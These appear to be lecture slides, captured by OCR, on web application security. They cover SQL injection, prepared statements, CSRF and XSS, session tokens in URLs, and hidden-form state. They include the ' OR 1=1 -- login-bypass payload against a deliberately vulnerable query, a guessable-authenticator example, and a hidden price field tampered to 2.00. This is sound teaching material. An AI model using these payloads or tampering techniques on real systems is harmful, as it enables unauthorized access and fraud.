


Normal Login




Malicious User Input

SQL Injection Attack




Exploits of a Mom



http://xkcd.com/327/


SQL Injection: Basic Idea



- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

```
set UserFound = execute(
    "SELECT * FROM UserTable WHERE
    username= ' " & form("user") & " ' AND
    password= ' " & form("pwd") & " ' ");
```



User supplies username and password, this SQL query checks if user/ password combination is in the database

```
If not UserFound.EOF
    Authentication correct
  else Fail
```

Only true if the result of SQL query is not empty, i.e., user/ pwd is in the database

Using SQL Injection to Log In

- User gives username **' OR 1=1 --**
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ' ' OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!


- Now <u>all</u> records match the query, so the result is not empty ⇒ correct "authentication"!

Preventing SQL Injection

- Validate all inputs
  - Filter out any character that has special meaning
    - Apostrophes, semicolons, percent, hyphens, underscores, …
    - Use escape characters to prevent special characters form becoming part of the query code
      - E.g.: escape(O'Connor) = O\'Connor
  - Check the data type (e.g., input must be an integer)

Prepared Statements

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```



- Bind variables: placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, …)


http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html

Top Web Vulnerabilities: Summary

- XSRF (CSRF) – cross-site request forgery
  - Bad website forces the user's browser to send a request to a good website
- XSS (CSS) – cross-site scripting
  - Malicious code injected into a trusted context (e.g., malicious data presented by an honest website interpreted as code by the user's browser)
- SQL injection
  - Malicious data sent to a website is interpreted as code in a query to the website's back-end database

Web Session Management

Primitive Browser Session



Store session information in URL; easily read on network

Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping and modification
- There is no guarantee that URL is private

FatBrain.com circa 1999

- User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

  https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

  - With special URL, user doesn't need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…
- Authenticators are global sequence numbers
  - It's easy to guess sequence number for another user

    https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752
  - Partial fix: use random authenticators

Typical Solution: Web Authentication via Cookies

- Servers can use cookies to store state on client
  - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
    - Authenticators must be **unforgeable** and **tamper-proof**
      - Malicious client shouldn't be able to compute his own or modify an existing authenticator
    - Example: MAC(server's secret key, session id)
  - With each request, browser presents the cookie
  - Server recomputes and verifies the authenticator
    - Server does not need to remember the authenticator

Storing State in Hidden Forms

- Dansie Shopping Cart (2006)
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<

  <INPUT TYPE=HIDDEN NAME=name     VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="p
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="B
    with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00

Bargain shopping!

Fix: MAC client-side data, or, more likely, keep on server.